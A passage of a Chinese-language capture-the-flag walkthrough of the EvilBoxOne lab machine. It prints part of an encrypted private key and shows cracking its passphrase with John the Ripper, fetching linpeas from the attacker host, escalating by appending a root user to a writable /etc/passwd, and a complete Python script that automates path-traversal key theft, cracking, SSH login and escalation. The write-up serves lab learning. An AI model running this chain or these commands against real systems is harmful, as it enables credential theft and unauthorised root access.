hqyoiv8vgpQgQRPYMzJ3QgS9kUCGdgC5+cXlNCST/GKQOS4QMQMUTacjZZ8EJzoe
o7+7tCB8Zk/sW7b8c3m4Cz0CmE5mut8ZyuTnB0SAlGAQfZjqsldugHjZ1t17mldb
+gzWGBUmKTOLO/gcuAZC+Tj+BoGkb2gneiMA85oJX6y/dqq4Ir10Qom+0tOFsuot
b7A9XTubgElslUEm8fGW64kX3x3LtXRsoR12n+krZ6T+IOTzThMWExR1Wxp4Ub/k
HtXTzdvDQBbgBf4h08qyCOxGEaVZHKaV/ynGnOv0zhlZ+z163SjppVPK07H4bdLg
9SC1omYunvJgunMS0ATC8uAWzoQ5Iz5ka0h+NOofUrVtfJZ/OnhtMKW+M948EgnY
zh7Ffq1KlMjZHxnIS3bdcl4MFV0F3Hpx+iDukvyfeeWKuoeUuvzNfVKVPZKqyaJu
rRqnxYW/fzdJm+8XViMQccgQAaZ+Zb2rVW0gyifsEigxShdaT5PGdJFKKVLS+bD1
tHBy6UOhKCn3H8edtXwvZN+9PDGDzUcEpr9xYCLkmH+hcr06ypUtlu9UrePLh/Xs
94KATK4joOIW7O8GnPdKBiI+3Hk0qakL1kyYQVBtMjKTyEM8yRcssGZr/MdVnYWm
VD5pEdAybKBfBG/xVu2CR378BRKzlJkiyqRjXQLoFMVDz3I30RpjbpfYQs2Dm2M7
Mb26wNQW4ff7qe30K/Ixrm7MfkJPzueQlSi94IHXaPvl4vyCoPLW89JzsNDsvG8P
hrkWRpPIwpzKdtMPwQbkPu4ykqgKkYYRmVlfX8oeis3C1hCjqvp3Lth0QDI+7Shr
Fb5w0n0qfDT4o03U1Pun2iqdI4M+iDZUF4S0BD3xA/zp+d98NnGlRqMmJK+StmqR
IIk3DRRkvMxxCm12g2DotRUgT2+mgaZ3nq55eqzXRh0U1P5QfhO+V8WzbVzhP6+R
MtqgW1L0iAgB4CnTIud6DpXQtR9l//9alrXa+4nWcDW2GoKjljxOKNK8jXs58SnS
62LrvcNZVokZjql8Xi7xL0XbEk0gtpItLtX7xAHLFTVZt4UH6csOcwq5vvJAGh69
Q/ikz5XmyQ+wDwQEQDzNeOj9zBh1+1zrdmt0m7hI5WnIJakEM2vqCqluN5CEs4u8
p1ia+meL0JVlLobfnUgxi3Qzm9SF2pifQdePVU4GXGhIOBUf34bts0iEIDf+qx2C
pwxoAe1tMmInlZfR2sKVlIeHIBfHq/hPf2PHvU0cpz7MzfY36x9ufZc5MH2JDT8X
KREAJ3S0pMplP/ZcXjRLOlESQXeUQ2yvb61m+zphg0QjWH131gnaBIhVIj1nLnTa
i99+vYdwe8+8nJq4/WXhkN+VTYXndET2H0fFNTFAqbk2HGy6+6qS/4Q6DVVxTHdp
4Dg2QRnRTjp74dQ1NZ7juucvW7DBFE+CK80dkrr9yFyybVUqBwHrmmQVFGLkS2I/
8kOVjIjFKkGQ4rNRWKVoo/HaRoI/f2G6tbEiOVclUMT8iutAg8S4VA==
-----END RSA PRIVATE KEY-----
~
~
```

从文件头看出私钥内容被加密了，需要找到私钥的加密密码

尝试读取配置文件、日志文件均无发现，直接暴力破解

```
# 将SSH私钥转换为John可识别的格式
ssh2john mowree_id_rsa > mowree_id_rsa.hash
john --format=ssh --wordlist=/usr/share/wordlist/rockyou.txt
mowree_id_rsa.hash
```


破解成功



```
┌──(kali㉿kali)-[~]
└─$ ssh2john mowree_id_rsa > mowree_id_rsa.hash

┌──(kali㉿kali)-[~]
└─$ john -format=ssh --wordlist=/usr/share/wordlists/rockyou.txt mowree_id_rsa.hash
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
unicorn          (mowree_id_rsa)
1g 0:00:00:00 DONE (2025-08-30 22:23) 5.555g/s 6933p/s 6933c/s 6933C/s ramona..shirley
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


连接成功

```
chmod 600 mowree_id_rsa
ssh -i mowree_id_rsa mowree@192.168.1.7
```



```
┌──(kali㉿kali)-[~]
└─$ sudo ssh mowree@192.168.1.7 -i mowree_id_rsa
Enter passphrase for key 'mowree_id_rsa':
Linux EvilBoxOne 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64
mowree@EvilBoxOne:~$ 
```


获取user flag



```
mowree@EvilBoxOne:~$ cat user.txt
56Rbp0soobpzWSVzKh9YOvzGLgtPZQ
mowree@EvilBoxOne:~$ 
```

0x03 提权

收集信息，发现无sudo命令、内核版本较高以及无可用SUID权限文件




```
mowree@EvilBoxOne:~$ sudo -l
-bash: sudo: orden no encontrada
mowree@EvilBoxOne:~$ uname -a
Linux EvilBoxOne 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64 GNU/Linux
mowree@EvilBoxOne:~$ find / -type f -prem -4000 2>/dev/null
mowree@EvilBoxOne:~$ find / -perm -4000 -type f 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/umount
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/su
```

进入 `/var/tmp` 目录，拉取linpeas.sh脚本

```
# 攻击机进入linpeas目录，搭建web服务器
python -m http.server
# 靶机拉取linpeas脚本
wget http://192.168.246.148/linpeas.sh
```

检测出 `/etc/passwd` 可写




```
╔══════════╣ AppArmor binary profiles
-rw-r--r-- 1 root root 3129 feb 10  2019 usr.bin.man

╔══╣ Hashes inside passwd file? ........... No
╔══╣ Writable passwd file? ................ /etc/passwd is writable
╔══╣ Credentials in fstab/mtab? ........... No
╔══╣ Can I read shadow files? ............. No
╔══╣ Can I read shadow plists? ............ No
╔══╣ Can I write shadow plists? ........... No
╔══╣ Can I read opasswd file? ............. No
╔══╣ Can I write in network-scripts? ...... No
╔══╣ Can I read root folder? .............. No
```

参考：Linux提权之passwd提权-腾讯云开发者社区-腾讯云


```
# 生成带有盐值的密码
perl -le 'print crypt("hackhack","addedsalt")'
# 写入用户
echo "hack1:生成的盐值:0:0:User_like_root:/root:/bin/bash" >> /etc/passwd
```

切换用户，成功获取root flag



```
mowree@EvilBoxOne:/etc$ perl -le 'print crypt("hackhack","addedsalt")'
adaeAmH4D/L6w
mowree@EvilBoxOne:/etc$ echo "hack1:adaeAmH4D/L6w:0:0:User_like_root:/root:/bin/bash" >> /etc/passwd
mowree@EvilBoxOne:/etc$ su hack1
Contraseña:
root@EvilBoxOne:/etc# ls /root
root.txt
root@EvilBoxOne:/etc# cat /root/root.txt
36QtXfdJWvdC0VavlPIApUbDlqTsBM
```

Expliot



```
┌──(kali㉿kali)-[~]
└─$ python EvilBoxOne_for_linux.py
确认存在文件读取漏洞
mowree的私钥已保存至mowree_id_rsa
mowree_id_rsa文件权限已设置为600
成功生成john可识别的hash文件mowree_id_rsa_hash
成功破解私钥密码: unicorn

1 password hash cracked, 0 left
SSH login successful!
Enter passphrase for key 'mowree_id_rsa':
Linux EvilBoxOne 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64
mowree@EvilBoxOne:~$ 
```

```python
# 脚本介绍
# 该脚本通过利用目标服务器上的文件读取漏洞，获取指定用户的 SSH 私钥，然后使用 John the Ripper 工具破解私钥的密码短语，最后建立 SSH 连接并提权。


# 使用说明：在使用此脚本前，请根据您的环境修改以下参数
# host_ip: 目标服务器的 IP 地址
# user: 目标用户名


# 第一步：利用远程文件读取目标用户的ssh私钥，并保存在本地
import requests
import os

host_ip='192.168.203.33'
evil_url=f'http://{host_ip}/secret/evil.php'
test_payload='command=../../../../../../../../../../etc/passwd'
user='mowree'

response=requests.get(f"{evil_url}?{test_payload}")
if 'root:x:0:0' in response.text:
    print(f"确认存在文件读取漏洞")

private_key=f'{user}_id_rsa'
key_payload=f'command=../../../../../../../../../../home/{user}/.ssh/id_rsa'

response=requests.get(f"{evil_url}?{key_payload}")
if 'BEGIN RSA PRIVATE KEY' in response.text:
        if os.path.exists(private_key) and os.path.getsize(private_key) > 0:
            print(f"{user}私钥已保存")
        else:
            with open(private_key,'w') as f:
                f.write(response.text.strip())
            print(f"{user}的私钥已保存至{private_key}")
```

```python
os.chmod(private_key,0o600)
file_stat=os.stat(private_key)
print(f"{private_key}文件权限已设置为{oct(file_stat.st_mode)[-3:]}")


# 第二步：利用私钥连接靶机

# 用于通过代码实现与远程服务器的 SSH 连接
import paramiko

# 用于在代码中调用操作系统的命令行命令
import subprocess
from subprocess import check_output

def convert_ssh_key_to_john_format(key_path,hash_path):
    result=check_output(
        f"ssh2john {key_path} > {hash_path}",
        shell=True,
        stderr=subprocess.STDOUT,
        text=True
    )
    print(f"成功生成john可识别的hash文件{hash_path}")
    return True


def crack_ssh_key(hash_path,wordlist_path):
    check_output(
        f"john --format=ssh --wordlist={wordlist_path} {hash_path}",
        shell=True,
        stderr=subprocess.STDOUT,
        text=True
    )

    result=check_output(
            f"john --format=ssh {hash_path} --show",
            shell=True,
            stderr=subprocess.STDOUT,
            text=True
    )

    passphrase = result.split(':')[1].strip()
    print(f"成功破解私钥密码: {passphrase}")
    return passphrase

hash_key='mowree_id_rsa_hash'
```

```python
wordlist_path='/usr/share/wordlists/rockyou.txt'

convert_ssh_key_to_john_format(private_key,hash_key)
passphrase=crack_ssh_key(hash_key,wordlist_path)
passphrase=passphrase.split('\n')[0]

ssh=paramiko.SSHClient()
key_obj=paramiko.RSAKey.from_private_key_file(private_key,password=passphrase)
ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
ssh.connect(hostname=host_ip,username=user,pkey=key_obj)
print("SSH login successful!")

# 第三步：通过向/etc/passwd写入新用户提权
print("开始提权")
root_user='hack666'
root_passwd='123456'
stdin,stdout,stderr=ssh.exec_command(f'perl -le "print crypt({root_passwd},\\"addedsalt\\")"')
hash_result=stdout.read().decode().strip()

print(f"生成的password盐值为{hash_result}")

add_root_user=f'echo "{root_user}:{hash_result}:0:0:User_like_root:/root:/bin/bash" >> /etc/passwd'
stdin,stdout,stderr=ssh.exec_command(add_root_user)
error_output=stderr.read().decode()

if error_output:
    print(f"添加用户失败:{error_output}")
else:
    print(f"添加root用户成功 {root_user}/{root_passwd}")

os.system(f"sudo ssh -i {private_key} {user}@{host_ip} -t \"su {root_user}\"")
```